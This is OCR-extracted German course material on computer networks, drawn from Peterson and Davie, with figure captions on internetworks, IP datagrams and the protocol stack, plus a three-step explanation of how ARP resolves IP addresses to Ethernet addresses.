


Abb. 4.1: Einfaches Internet-work; H_n = Host, R_n = Router

Computernetz // L.L. Peterson // dpunkt
B.S. Davie




Abb. 4.2: Einfaches Internetwork mit den Protokollsichten, die H1 mit H8 in Abb. 4.1 verbinden;
ETH ist das im Ethernet laufende Protokoll





Abb. 4.4: IP-Datagramme beim Durchqueren der in Abb. 4.1 dargestellten Netzwerke

Computer networks // Peterson, Davie



□ == Computer


□ == Router

== IP-Netzwerk

— == Netz-HW


1. Schritt

ARP-Auffrage
senden mit
Ethernet-Broadcast



2. Schritt

alle C's werten
ARP-Nachricht aus,
wg. Ethernet-Broadcast



3. Schritt

der C mit der gesuchten
IP-Adresse antwortet

mit ARP-Antwort

und speichert in seine

ARP-Tabelle das IP-Ethernet-Adressenpaar

↓
ARP-Cache









Abbildung 3-11 IP im TCP/IP-Protokollstack



Benutzt auf der IP-Adresse = Sub - Netzwerk
 /
 Benutzt auf der IP-Adresse



